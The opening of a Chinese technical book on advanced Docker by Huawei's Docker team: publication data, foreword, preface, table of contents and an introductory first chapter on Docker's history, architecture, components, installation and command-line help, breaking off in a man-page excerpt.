

DOCKER PRO


# Docker 进阶与实战

华为Docker实践小组 著

- 作者团队为华为一线开发者和Docker社区活跃的贡献者，在Docker社区贡献中，国内排名第一。
- 以功能模块为粒度，对每一个重要的模块单独进行深入的分析和讲解，力求将“代码与产品，理论与实践”完美结合。



机械工业出版社  
China Machine Press



DOCKER PRO

# Docker 进阶与实战

华为Docker实践小组 著



机械工业出版社  
China Machine Press



## 图书在版编目 (CIP) 数据

Docker 进阶与实战 / 华为 Docker 实践小组著. —北京: 机械工业出版社, 2016.2  
(容器技术系列)

ISBN 978-7-111-52339-0

I. D… II. 华… III. Linux 操作系统—程序设计 IV. TP316.89

中国版本图书馆 CIP 数据核字 (2015) 第 303557 号

## Docker 进阶与实战

出版发行: 机械工业出版社 (北京市西城区百万庄大街 22 号 邮政编码: 100037)

责任编辑: 余 洁

责任校对: 董纪丽

印 刷: 三河市宏图印务有限公司

版 次: 2016 年 2 月第 1 版第 1 次印刷

开 本: 186mm×240mm 1/16

印 张: 16.5

书 号: ISBN 978-7-111-52339-0

定 价: 79.00 元

凡购本书, 如有缺页、倒页、脱页, 由本社发行部调换

客服热线: (010) 88379426 88361066

投稿热线: (010) 88379604

购书热线: (010) 68326294 88379649 68995259

读者信箱: hzit@hzbook.com

版权所有·侵权必究

封底无防伪标均为盗版

本书法律顾问: 北京大成律师事务所 韩光 / 邹晓东

我们这个团队的主业是操作系统内核开发。“太阳底下没有新鲜事”，这句话对于操作系统来说，有着深刻的意义。一个爆红的技术，寻根溯源，你会发现它往往已经在操作系统里潜伏很久。这种例子俯拾皆是。

虚拟化技术的源头可以追溯到 20 世纪 70 年代初期 IBM 的 S370，但直到 2003 年的 SOSP 会议上一篇关于虚拟化的论文《Xen and the Art of Virtualization》引起广泛关注之后，虚拟化才走上发展的快车道。在软件领域，虚拟化技术把 VMware 打造成 400 亿美元量级的行业明星，又在硬件领域搅动了 CPU、网络、存储等各个市场，迫使市场上的行业领袖做出相应的创新。现在，计算虚拟化、网络虚拟化、存储虚拟化这些概念已经深入人心。

而容器技术也不是全新的概念，系统容器最早可以追溯到 20 世纪 80 年代初期的 chroot；打着轻量级虚拟化旗号的商用软件也是在 21 世纪之初由 Virtuozzo 提出的。但当时这个技术只是在系统管理员的小圈子里口耳相传，不温不火地发展着。直到 2013 年，有一家叫作 dotCloud 的小公司开源了一个叫 Docker 的小项目……

若将 Docker 的核心技术层层剥离开来分析，作为操作系统开发人员，我们是无法理解 Docker 为什么会爆发成为行业里的新星的。因为严格来说，Docker 用的所有关键技术都早已存在：

- ❑ Cgroup (Control Group) 是 Google 在 2006 年启动开发的，算起来也有将近 10 年的历史了。
- ❑ 对于 Namespace，从最早的 Mount namespace 算起，不断迭代到今天，已成为包括 UTS（系统标识）、IPC（进程间通信）、PID（进程标识）、Network（网络设备、IP 地址以及路由表）、User（用户标识）等的技术，可谓洋洋大观。
- ❑ Aufs 的历史可以追溯到 1993 年的 Inheriting File System，虽然 Aufs 没有进入 Linux 主线，但也已经在 Debian、Gentoo 这样的主流发行版中得到应用。

这些“大叔辈”的技术，通过 Docker 引擎的组合，焕发出“小鲜肉”的吸引力。而从另一个方面看，那些在技术和理念上更先进的项目，比如 OSv，反而远没有得到这种众星

捧月般的待遇。

为什么会这样？这个疑问促使我们摘下操作系统开发人员的帽子，带上系统运维人员的帽子，带上应用开发者的帽子，换个角度审视自己从前的工作。

在这个角色转换的过程中，我们得到了很多的收获：

首先，我们代表国内的技术人为 Docker 社区做出了一些贡献，此为收获一。

因为换了一个角度，对这个技术兴起背后的原因有了更深刻的理解，此为收获二。

利用工作之余，将技术经验转化为文字，把容器技术传播给更广泛的受众，此为收获三。

如果读者在阅读本书和实践后，不仅知其然，而且知其所以然，并与我们一同把容器技术的发展推向下一个阶段，那可以算是最大的收获了。

是以为序！

华为 2012 实验室 操作系统专家 胡欣蔚

2015 年 11 月

## 为什么要写这本书

在计算机技术日新月异的今天，Docker 也算是其中异常璀璨的一员了。它的生态圈涉及内核、操作系统、虚拟化、云计算、DevOps 等热门领域，受众群体也在不断扩大。

Docker 在国内的发展如火如荼，短短一两年时间里就陆续出现了一批关于 Docker 的创业公司。华为公司作为国内开源领域的领导者，对 Docker 也有很大的投入，我们认为有必要把自己的知识积累和实践经验总结出来分享给广大开发者。除了吸引更多的人投入到 Docker 的生态建设以外，我们也希望通过本书帮助更多的读者更好、更快地掌握 Docker 关键技术。

## 关于本书

目前市场已经有一些不错的 Docker 入门图书，但多侧重于入门和具体的应用，本书会介绍一些 Docker 关键技术原理和高级使用技巧，适合有一定基础的读者。另外，本书会对 Docker 涉及的各个模块、关系和原理进行系统梳理，帮助读者对 Docker 加深认识，更好地应用 Docker 部署生产环境，最大程度安全有效地发挥 Docker 的价值。

本书不仅适合一般的 Docker 用户，也适合 Docker 生态圈中的开发者，希望它可以成为一本 Docker 进阶的图书，帮助读者快速提升。

本书是由华为整个 Docker 团队合作完成的，笔者包括（排名不分先后）：邓广兴、胡科平、胡欣蔚、黄强、雷继棠、李泽帆、凌发科、刘华、孙远、谢可杨、杨书奎、张伟、张文涛、邹钰。

## 本书的内容

本书的定位是有一定 Docker 基础的读者，所以在基本的概念和使用上，我们不会花过

多的篇幅讲解，而是给出相应有价值的链接，作为读者的延伸阅读。

在内容上，除了对 Docker 进行系统的梳理外，同时还会对 Docker 背后的核心技术（即容器技术）及其历史进行介绍，进一步帮助读者更好地理解 Docker。

章节划分则以功能模块为粒度，对每一个重要的模块进行了深入分析和讲解，同时也是热门领域单独开辟了章节。在每一章的最后都会讲解一些高级用法、使用技巧或实际应用中遇到的问题。虽然各章节的内容相对独立，但也会有一些穿插的介绍和补充，以帮助读者融会贯通，系统深入地理解 Docker 的每一个细节。

另外，本书的笔者都是一线的开发者和 Docker 社区活跃的贡献者，因此书中还专门准备了一个章节来介绍参与 Docker 开发的流程和经验。同时，伴随 Docker 的发展，Docker 生态圈也在不断扩大并吸引了越来越多的人的关注。Docker 集群管理和生态圈的介绍也将作为本书重点章节详细讲解。此外，Docker 测试也是比较有特色的内容，分享了笔者在测试方面的经验。最后，附录中所包含的常用的 Docker 相关信息，可供读者需要时查询。

本书的内容和代码都是基于 Docker 1.8 版本的。在代码示例中，使用“#”开头的命令表示以 root 用户执行，以“\$”开头的命令表示以普通用户执行。

## 勘误和支持

由于笔者水平有限，编写的时间也很仓促，书中难免会出现一些错误或者不准确的地方，恳请读者批评指正。读者可以把书中发现的问题或建议发送到邮箱 [docker@huawei.com](mailto:docker@huawei.com)，我们会尽快回复大家的疑问，并把收集的信息整理修正。

## 致谢

本书是由整个 Docker 团队协作完成的，由于繁忙的工作书稿撰写几度中止。感谢我们的项目经理裴斐月女士，正是她的整体协调和督促，以及与出版社的大量沟通，才促成了本书的出版。感谢李泽帆，他不仅参与了本书的写作，而且承担了全书的审读工作，给出了大量有价值的建议。还要感谢 Stephen Li、陈佳波、杨开封、胡欣蔚和张殿芳，以及其他华为公司主管对我们写书的大力支持，感谢机械工业出版社的编辑耐心专业的指导和审核。最后，感谢我们每一位家人的支持陪伴，我们的工作因为有了家人的支持和期待才变得更

华为 Docker 实践小组

2015 年 11 月

## Contents 目 录

### 序 前 言

<b>第1章 Docker简介</b>	1
1.1 引言	1
1.1.1 Docker的历史和发展	1
1.1.2 Docker的架构介绍	2
1.2 功能和组件	3
1.2.1 Docker客户端	3
1.2.2 Docker daemon	3
1.2.3 Docker容器	3
1.2.4 Docker镜像	4
1.2.5 Registry	4
1.3 安装和使用	5
1.3.1 Docker的安装	5
1.3.2 Docker的使用	6
1.4 概念澄清	8
1.4.1 Docker在LXC基础上做了 什么工作	8
1.4.2 Docker容器和虚拟机之间有 什么不同	9

1.5 本章小结	10
----------	----

### 第2章 关于容器技术 11

2.1 容器技术的前世今生	11
2.1.1 关于容器技术	11
2.1.2 容器技术的历史	12
2.2 一分钟理解容器	14
2.2.1 容器的组成	14
2.2.2 容器的创建原理	15
2.3 Cgroup介绍	16
2.3.1 Cgroup是什么	16
2.3.2 Cgroup的接口和使用	17
2.3.3 Cgroup子系统介绍	18
2.4 Namespace介绍	20
2.4.1 Namespace是什么	20
2.4.2 Namespace的接口和使用	21
2.4.3 各个Namespace介绍	22
2.5 容器造就Docker	26
2.6 本章小结	27

### 第3章 理解Docker镜像 28

3.1 Docker image概念介绍	28
----------------------	----


3.2 使用 Docker image .....	29	4.5 Index 及仓库高级功能 .....	64
3.2.1 列出本机的镜像 .....	29	4.5.1 Index 的作用和组成 .....	64
3.2.2 Build: 创建一个镜像 .....	31	4.5.2 控制单元 .....	65
3.2.3 Ship: 传输一个镜像 .....	32	4.5.3 鉴权模块 .....	66
3.2.4 Run: 以 image 为模板启动 一个容器 .....	32	4.5.4 数据库 .....	67
3.3 Docker image 的组织结构 .....	33	4.5.5 高级功能 .....	68
3.3.1 数据的内容 .....	33	4.5.6 Index 客户端界面 .....	69
3.3.2 数据的组织 .....	35	4.6 本章小结 .....	69
3.4 Docker image 扩展知识 .....	37	<b>第5章 Docker网络</b> .....	71
3.4.1 联合挂载 .....	37	5.1 Docker 网络现状 .....	71
3.4.2 写时复制 .....	37	5.2 基本网络配置 .....	73
3.4.3 Git 式管理 .....	40	5.2.1 Docker 网络初探 .....	73
3.5 本章小结 .....	40	5.2.2 Docker 网络相关参数 .....	80
<b>第4章 仓库进阶</b> .....	41	5.3 高级网络配置 .....	85
4.1 什么是仓库 .....	41	5.3.1 容器跨主机多子网方案 .....	85
4.1.1 仓库的组成 .....	41	5.3.2 容器跨主机多子网配置 方法 .....	86
4.1.2 仓库镜像 .....	42	5.4 网络解决方案进阶 .....	90
4.2 再看 Docker Hub .....	43	5.4.1 Weave .....	90
4.2.1 Docker Hub 的优点 .....	43	5.4.2 Flannel .....	91
4.2.2 网页分布 .....	44	5.4.3 SocketPlane .....	94
4.2.3 账户管理系统 .....	46	5.5 本章小结 .....	98
4.3 仓库服务 .....	49	<b>第6章 容器卷管理</b> .....	99
4.3.1 Registry 功能和架构 .....	49	6.1 Docker 卷管理基础 .....	99
4.3.2 Registry API .....	50	6.1.1 增加新数据卷 .....	99
4.3.3 Registry API 传输过程分析 .....	53	6.1.2 将主机目录挂载为数据卷 .....	100
4.3.4 鉴权机制 .....	57	6.1.3 创建数据卷容器 .....	100
4.4 部署私有仓库 .....	61	6.1.4 数据卷的备份、转储和 迁移 .....	101
4.4.1 运行私有服务 .....	61		
4.4.2 构建反向代理 .....	61		

6.1.5 Docker 卷管理的问题 .....	101	8.2.3 容器组网 .....	135
6.2 使用卷插件 .....	102	8.2.4 容器 + 全虚拟化 .....	136
6.2.1 卷插件简介 .....	102	8.2.5 镜像签名 .....	136
6.2.2 卷插件的使用 .....	102	8.2.6 日志审计 .....	136
6.3 卷插件剖析 .....	103	8.2.7 监控 .....	137
6.3.1 卷插件工作原理 .....	104	8.2.8 文件系统级防护 .....	137
6.3.2 卷插件 API 接口 .....	105	8.2.9 capability .....	137
6.3.3 插件发现机制 .....	105	8.2.10 SELinux .....	138
6.4 已有的卷插件 .....	106	8.2.11 AppArmor .....	142
6.5 本章小结 .....	107	8.2.12 Seccomp .....	144
<b>第7章 Docker API</b> .....	<b>108</b>	8.2.13 grsecurity .....	145
7.1 关于 Docker API .....	108	8.2.14 几个与 Docker 安全相关的 项目 .....	146
7.1.1 REST 简介 .....	108	<b>8.3 安全加固</b> .....	<b>146</b>
7.1.2 Docker API 初探 .....	109	8.3.1 主机逃逸 .....	147
7.1.3 Docker API 种类 .....	110	8.3.2 安全加固之 capability .....	150
7.2 RESTful API 应用示例 .....	110	8.3.3 安全加固之 SELinux .....	151
7.2.1 前期准备 .....	111	8.3.4 安全加固之 AppArmor .....	152
7.2.2 Docker API 的基本示例 .....	116	<b>8.4 Docker 安全遗留问题</b> .....	<b>153</b>
7.3 API 的高级应用 .....	123	8.4.1 User Namespace .....	153
7.3.1 场景概述 .....	123	8.4.2 非 root 运行 Docker daemon .....	153
7.3.2 场景实现 .....	124	8.4.3 Docker 热升级 .....	153
7.4 本章小结 .....	131	8.4.4 磁盘限额 .....	154
<b>第8章 Docker安全</b> .....	<b>132</b>	8.4.5 网络 I/O .....	154
8.1 深入理解 Docker 的安全 .....	132	<b>8.5 本章小结</b> .....	<b>154</b>
8.1.1 Docker 的安全性 .....	132	<b>第9章 Libcontainer简介</b> .....	<b>155</b>
8.1.2 Docker 容器的安全性 .....	132	9.1 引擎的引擎 .....	155
8.2 安全策略 .....	133	9.1.1 关于容器的引擎 .....	155
8.2.1 Cgroup .....	133	9.1.2 对引擎的理解 .....	156
8.2.2 ulimit .....	135		



9.2	Libcontainer 的技术原理 .....	157	11.1.1	Compose 概述 .....	185
9.2.1	为容器创建新的命名空间 ..	158	11.1.2	Compose 配置简介 .....	186
9.2.2	为容器创建新的 Cgroup .....	159	11.2	Machine .....	187
9.2.3	创建一个新的容器 .....	160	11.2.1	Machine 概述 .....	187
9.2.4	Libcontainer 的功能 .....	164	11.2.2	Machine 的基本概念及 运行流程 .....	188
9.3	关于 runC .....	166	11.3	Swarm .....	188
9.3.1	runC 和 Libcontainer 的 关系 .....	166	11.3.1	Swarm 概述 .....	188
9.3.2	runC 的工作原理 .....	167	11.3.2	Swarm 内部架构 .....	189
9.3.3	runC 的未来 .....	168	11.4	Docker 在 OpenStack 上的 集群实战 .....	190
9.4	本章小结 .....	169	11.5	本章小结 .....	196
<b>第10章</b>	<b>Docker实战</b> .....	170	<b>第12章</b>	<b>Docker生态圈</b> .....	197
10.1	Dockerfile 简介 .....	170	12.1	Docker 生态圈介绍 .....	197
10.1.1	一个简单的例子 .....	171	12.2	重点项目介绍 .....	198
10.1.2	Dockerfile 指令 .....	171	12.2.1	编排 .....	198
10.1.3	再谈 Docker 镜像制作 .....	173	12.2.2	容器操作系统 .....	203
10.2	基于 Docker 的 Web 应用和 发布 .....	174	12.2.3	PaaS 平台 .....	206
10.2.1	选择基础镜像 .....	174	12.3	生态圈的未来发展 .....	208
10.2.2	制作 HTTPS 服务器镜像 ..	175	12.3.1	Docker 公司的发展和完善 方向 .....	208
10.2.3	将 Web 源码导入 Tomcat 镜像中 .....	178	12.3.2	OCI 组织 .....	209
10.2.4	部署与验证 .....	179	12.3.3	生态圈格局的分化和 发展 .....	210
10.3	为 Web 站点添加后台服务 ..	180	12.4	本章小章 .....	211
10.3.1	代码组织结构 .....	180	<b>第13章</b>	<b>Docker测试</b> .....	212
10.3.2	组件镜像制作过程 .....	183	13.1	Docker 自身测试 .....	212
10.3.3	整体部署服务 .....	183	13.1.1	Docker 自身的测试框架 ..	212
10.4	本章小结 .....	184	13.1.2	运行 Docker 测试 .....	213
<b>第11章</b>	<b>Docker集群管理</b> .....	185	13.1.3	在容器中手动运行测试	
11.1	Compose .....	185			

用例 .....	215	14.2 编译自己的 Docker .....	235
13.1.4 运行集成测试中单个或多个测试用例 .....	215	14.2.1 使用 make 工具编译 .....	235
13.1.5 Docker 测试用例集介绍 .....	216	14.2.2 手动启动容器编译 .....	235
13.1.6 Docker 测试需要改进的方面 .....	217	14.2.3 编译动态链接的可执行文件 .....	237
13.1.7 构建和测试文档 .....	217	14.2.4 跑测试用例及小结 .....	237
13.1.8 其他 Docker 测试套 .....	218	14.3 开源的沟通和交流 .....	238
13.2 Docker 技术在测试中的应用 .....	220	14.3.1 Docker 沟通和交流的途径 .....	238
13.2.1 Docker 对测试的革命性影响 .....	221	14.3.2 开源沟通和交流的建议 .....	238
13.2.2 Docker 技术适用范围 .....	222	14.4 Docker 项目的组织架构 .....	239
13.2.3 Jenkins+Docker 自动化环境配置 .....	223	14.4.1 管理模型 .....	239
13.3 本章小结 .....	229	14.4.2 组织架构 .....	240
<b>第14章 参与Docker开发 .....</b>	<b>230</b>	14.5 本章小章 .....	242
14.1 改进 Docker .....	230	<b>附录A FAQ .....</b>	<b>243</b>
14.1.1 报告问题 .....	230	<b>附录B 常用Dockerfile .....</b>	<b>247</b>
14.1.2 提交补丁 .....	231	<b>附录C Docker信息获取渠道 .....</b>	<b>250</b>



## 第 1 章 *Chapter 1*

# Docker 简介

## 1.1 引言

### 1.1.1 Docker 的历史和发展

自从 2013 年年初一个叫 dotCloud 的 PaaS 服务供应商将一个内部项目 Docker 开源之后，这个名字在短短几年内就迅速成为一个热词。似乎一夜之间，人人都开始谈论 Docker，以至于这家公司干脆出售了其所持有的 PaaS 平台业务，并且改名为 Docker,Inc，从而专注于 Docker 的开发和推广。

对于 Docker，目前的定义是一个开源的容器引擎，可以方便地对容器（关于容器，将在第 2 章详细介绍）进行管理。其对镜像的打包封装，以及引入的 Docker Registry 对镜像的统一管理，构建了方便快捷的“Build, Ship and Run”流程，它可以统一整个开发、测试和部署的环境和流程，极大地减少运维成本。另外，得益于容器技术带来的轻量级虚拟化，以及 Docker 在分层镜像应用上的创新，Docker 在磁盘占用、性能和效率方面相较于传统的虚拟化都有非常明显的提高，所以理所当然，Docker 开始不断蚕食传统虚拟化的市场。

随着 Docker 技术的迅速普及，Docker 公司持续进行融资，并且其估值也在不断攀升，同时，Docker 公司也在不断地完善 Docker 生态圈，这一切使得 Docker 正慢慢成为轻量级虚拟化的代名词。在可预见的未来，很可能需要不断地刷新对 Docker 的定义。

目前 Docker 已加入 Linux 基金会，遵循 Apache 2.0 协议，其代码托管于 [Github] (<https://github.com/docker/docker>)。

### 1.1.2 Docker 的架构介绍

要了解 Docker，首先要看看它的架构图，如图 1-1 所示。




图 1-1 Docker 架构图

从图 1-1 可知，Docker 并没有传统虚拟化中的 Hypervisor 层。因为 Docker 是基于容器技术的轻量级虚拟化，相对于传统的虚拟化技术，省去了 Hypervisor 层的开销，而且其虚拟化技术是基于内核的 Cgroup 和 Namespace 技术，处理逻辑与内核深度融合，所以在很多方面，它的性能与物理机非常接近。

在通信上，Docker 并不会直接与内核交互，它是通过一个更底层的工具 Libcontainer 与内核交互的。Libcontainer 是真正意义上的容器引擎，它通过 clone 系统调用直接创建容器，通过 pivot\_root 系统调用进入容器，且通过直接操作 cgroupfs 文件实现对资源的管控，而 Docker 本身则侧重于处理更上层的业务。



提示 Libcontainer 的详细介绍可参见第 9 章。

Docker 的另一个优势是对层级镜像的创新应用，即不同的容器可以共享底层的只读镜像，通过写入自己特有的内容后添加新的镜像层，新增的镜像层和下层的镜像一起又可以作为基础镜像被更上层的镜像使用。这种特性可以极大地提高磁盘利用率，所以当你的系统上有 10 个大小为 1GB 的镜像时，它们总共占用的空间大小可能只有 5GB，甚至更少。另外，Docker 对 Union mount 的应用还体现在多个容器使用同一个基础镜像时，可极大地减少内存占用等方面，因为不同的容器访问同一个文件时，只会占用一份内存。当然这需要支持 Union mount 的文件系统作为存储的 Graph Driver，比如 AUFS 和 Overlay。

## 1.2 功能和组件

Docker 为了实现其所描述的酷炫功能，引入了以下核心概念：

- ❑ Docker 客户端
- ❑ Docker daemon
- ❑ Docker 容器
- ❑ Docker 镜像
- ❑ Registry

下面就分别来简单地介绍一下。

### 1.2.1 Docker 客户端

Docker 是一个典型的 C/S 架构的应用程序，但在发布上，Docker 将客户端和服务端统一在同一个二进制文件中，不过，这只是对于 Linux 系统而言的，在其他平台如 Mac 上，Docker 只提供了客户端。

Docker 客户端一般通过 Docker command 来发起请求，另外，也可以通过 Docker 提供的一整套 RESTful API 来发起请求，这种方式更多地被应用在应用程序的代码中。

### 1.2.2 Docker daemon

Docker daemon 也可以被理解成 Docker Server，另外，人们也常常用 Docker Engine 来直接描述它，因为这实际上就是驱动整个 Docker 功能的核心引擎。

简单地说，Docker daemon 实现的功能就是接收客户端发来的请求，并实现请求所要求的功能，同时针对请求返回相应的结果。在功能的实现上，因为涉及了容器、镜像、存储等多方面的内容，daemon 内部的机制会复杂很多，涉及了多个模块的实现和交互。

### 1.2.3 Docker 容器

在 Docker 的功能和概念中，容器是一个核心内容，相对于传统虚拟化，它作为一项基础技术在性能上给 Docker 带来了极大优势。

在功能上，Docker 通过 Libcontainer 实现对容器生命周期的管理、信息的设置和查询，以及监控和通信等功能。而容器也是对镜像的完美诠释，容器以镜像为基础，同时又为镜像提供了一个标准的和隔离的执行环境。

在概念上，容器则很好地诠释了 Docker 集装箱的理念，集装箱可以存放任何货物，可以通过邮轮将货物运输到世界各地。运输集装箱的邮轮和装载卸载集装箱的码头都不用关心集装箱里的货物，这是一种标准的集装和运输方式。类似的，Docker 的容器就是“软件界的集装箱”，它可以安装任意的软件和库文件，做任意的运行环境配置。开发及运维人员在转移和部署应用的时候，不用关心容器里装了什么软件，也不用了解它们是如何配置的。

而管理容器的 Docker 引擎同样不关心容器里的内容，它只要像码头工人一样让这个容器运行起来就可以了，就像所有其他容器那样。

容器不是一个新的概念，但是 Docker 在对容器进行封装后，与集装箱的概念对应起来了，它之所以被称为“软件界的创新和革命”，是因为它会改变软件的开发、部署形态，降低成本，提高效率。Docker 真正把容器推广到了全世界。

### 1.2.4 Docker 镜像

与容器相对应，如果说容器提供了一个完整的、隔离的运行环境，那么镜像则是这个运行环境的静态体现，是一个还没有运行起来的“运行环境”。

相对于传统虚拟化中的 ISO 镜像，Docker 镜像要轻量化很多，它只是一个可定制的 rootfs。Docker 镜像的另一个创新是它是层级的并且是可复用的，这在实际应用场景中极为有用，多数基于相同发行版的镜像，在大多数文件的内容上都是一样的，基于此，当然会希望可以复用它们，而 Docker 做到了。在此类应用场景中，利用 Unionfs 的特性，Docker 会极大地减少磁盘和内存的开销。

Docker 镜像通常是通过 Dockerfile 来创建的，Dockerfile 提供了镜像内容的定制，同时也体现了层级关系的建立。另外 Docker 镜像也可以通过使用 `docker commit` 这样的命令来手动将修改后的内容生成镜像，这些都将在后续的章节详细介绍。

### 1.2.5 Registry

在前面提到的镜像中，曾指出 Docker 通过容器集装箱可以很方便地转运软件，其实，Registry 也在其中扮演了重要的角色。

Registry 是一个存放镜像的仓库，它通常被部署在互联网服务器或者云端。通常，集装箱是需要通过邮轮经行海洋运输到世界各地的，而互联网时代的传输则要方便很多，在镜像的传输过程中，Registry 就是这个传输的重要中转站。假如我们在公司将一个软件的运行环境制作成镜像，并上传到 Registry 中，这时就可以很方便地在家里的笔记本上，或者在客户的生产环境上直接从 Registry 上下载并运行了。当然，对 Registry 的操作也是与 Docker 完美融合的，用户甚至不需要知道 Registry 的存在，只需要通过简单的 Docker 命令就可以实现上面的操作。

Docker 公司提供的官方 Registry 叫 Docker Hub，这上面提供了大多数常用软件和发行版的官方镜像，还有无数个人用户提供的个人镜像。其实，Registry 本身也是一个单独的开源项目，任何人都可以下载后自己部署一个 Registry。因为免费的 Docker Hub 功能相对简单，所以多数企业会选择自己部署 Docker Registry 后二次开发，或者购买功能更强大的企业版 Docker Hub。

## 1.3 安装和使用

### 1.3.1 Docker 的安装

Docker 的安装和使用有一些前提条件，主要体现在体系架构和内核的支持上。对于体系架构，除了 Docker 一开始就支持的 x86-64，其他体系架构的支持则一直在不断地完善和推进中，用户在安装前需要到 Docker 官方网站查看最新的支持情况。对于内核，目前官方的建议是 3.10 以上的版本，除了内核版本以外，Docker 对于内核支持的功能，即内核的配置选项也有一定的要求（比如必须开启 Cgroup 和 Namespace 相关选项，以及其他的网络和存储驱动等）。如果你使用的是主流的发行版，那通常它们都已经打开了，如果使用的是定制化的内核，Docker 源码中提供了一个检测脚本（目前的路径是 `./contrib/check-config.sh`）来检测和指导内核的配置。

在满足前提条件后，安装就非常的简单了，对于多数主流的发行版，通常只需要一条简单的命令即可完成安装，比如在 Ubuntu 下，可以使用如下命令安装：

```
$ sudo apt-get install docker.io
```

当然，实际情况可能会相对复杂些，比如，虽然 Ubuntu 中通常自带了 Docker，但用户常常需要使用最新版本的 Docker，以至于不得不对其进行升级。对于安装和升级，以及不同发行版上的操作方法，官方网站上提供了更加详细的说明，本书不做过多的赘述，下面的链接给出了常用发行版的安装方法：

- ❑ [Ubuntu]( <http://docs.docker.com/installation/ubuntulinux/> )
- ❑ [Fedora]( <http://docs.docker.com/installation/fedora/> )
- ❑ [Debian]( <http://docs.docker.com/installation/debian/> )
- ❑ [Centos]( <http://docs.docker.com/installation/centos/> )
- ❑ [Gentoo]( <http://docs.docker.com/installation/gentoolinux/> )
- ❑ [Arch Linux]( <http://docs.docker.com/installation/archlinux/> )
- ❑ [Windows]( <http://docs.docker.com/installation/windows/> )
- ❑ [Mac OS X]( <http://docs.docker.com/installation/mac/> )

另外，用户也可以直接获取 Docker binary 来运行，<http://docs.docker.com/installation/binaries/> 网址介绍了获取的方法。虽然这样更简单，但还是推荐使用完整安装的方式，因为通过软件包安装的 Docker，除了有可执行文件之外，还包括了 Shell 自动完成脚本、man 手册、服务运行和配置脚本等内容，可以帮助用户更好地配置和使用 Docker。



**提示** Docker 还有一些其他更方便的安装方式，这将在后面的章节中详细介绍。

### 1.3.2 Docker 的使用

对于 Docker 的使用，可以花整本书来介绍其中的各种细节、使用技巧和实战经验等，本节更希望告诉读者学习使用的方法，而对于使用技巧和实战经验会在本书的其他部分贯穿说明。

对于初学者，官方提供的 [tryit] (<https://www.docker.com/tryit/>) 是最好的快速入门途径，建议每一个初次接触 Docker 的用户都可以试一试。对于有一定经验的用户，在使用中遇到问题或者不确定具体的用法时，可以通过以下途径来查看帮助信息。

1) 在控制台直接运行 docker，这样会列出 Docker 支持的所有命令和一些通用的参数，如下：

```
$ docker
Usage: docker [OPTIONS] COMMAND [arg...]
       docker daemon [ --help | ... ]
       docker [ -h | --help | -v | --version ]

A self-sufficient runtime for containers.

Options:

    --config=~/.docker           Location of client config files
    -D, --debug=false            Enable debug mode
    -H, --host=[]                Daemon socket(s) to connect to
    -h, --help=false             Print usage
    -l, --log-level=info         Set the logging level
    --tls=false                  Use TLS; implied by --tlsverify
    --tlscacert=~/.docker/ca.pem Trust certs signed only by this CA
    --tlscert=~/.docker/cert.pem Path to TLS certificate file
    --tlskey=~/.docker/key.pem   Path to TLS key file
    --tlsverify=false            Use TLS and verify the remote
    -v, --version=false          Print version information and quit

Commands:
    attach      Attach to a running container
    build        Build an image from a Dockerfile
    commit       Create a new image from a container's changes
    cp           Copy files/folders from a container to a HOSTDIR or to STDOUT
    create       Create a new container
    diff         Inspect changes on a container's filesystem
    events       Get real time events from the server
    exec         Run a command in a running container
    export       Export a container's filesystem as a tar archive
    history      Show the history of an image
    images       List images
    import       Import the contents from a tarball to create a filesystem image
    info         Display system-wide information
    inspect      Return low-level information on a container or image
```



kill	Kill a running container
load	Load an image from a tar archive or STDIN
login	Register or log in to a Docker registry
logout	Log out from a Docker registry
logs	Fetch the logs of a container
pause	Pause all processes within a container
port	List port mappings or a specific mapping for the CONTAINER
ps	List containers
pull	Pull an image or a repository from a registry
push	Push an image or a repository to a registry
rename	Rename a container
restart	Restart a running container
rm	Remove one or more containers
rmi	Remove one or more images
run	Run a command in a new container
save	Save an image(s) to a tar archive
search	Search the Docker Hub for images
start	Start one or more stopped containers
stats	Display a live stream of container(s) resource usage statistics
stop	Stop a running container
tag	Tag an image into a repository
top	Display the running processes of a container
unpause	Unpause all processes within a container
version	Show the Docker version information
wait	Block until a container stops, then print its exit code

Run 'docker COMMAND --help' for more information on a command.

2) 在控制台执行 “docker + 命令 + --help”，比如 “docker start --help”，这样会列出 docker start 命令支持的所有参数，如下：

```
$ docker start --help
```

```
Usage:  docker start [OPTIONS] CONTAINER [CONTAINER...]
```

```
Start one or more stopped containers
```

```
-a, --attach=false      Attach STDOUT/STDERR and forward signals
--help=false           Print usage
-i, --interactive=false Attach container's STDIN
```

3) 使用 man 命令查看帮助文档。对于通过 rpm 包等方式安装的 Docker，一般都会默认安装对应的 man 文档，此时可通过 “man + docker + command” 的方式查看子命令的帮助文档，比如 “man docker start”，通常 man 手册中包含的帮助信息会更丰富一些，通过完整地阅读 man 手册，基本上就可以掌握该命令的常规用法。

```
docker-start - Start one or more stopped containers
```

#### SYNOPSIS

```
docker start [-a|--attach[=false]] [--help] [-i|--interactive[=false]]
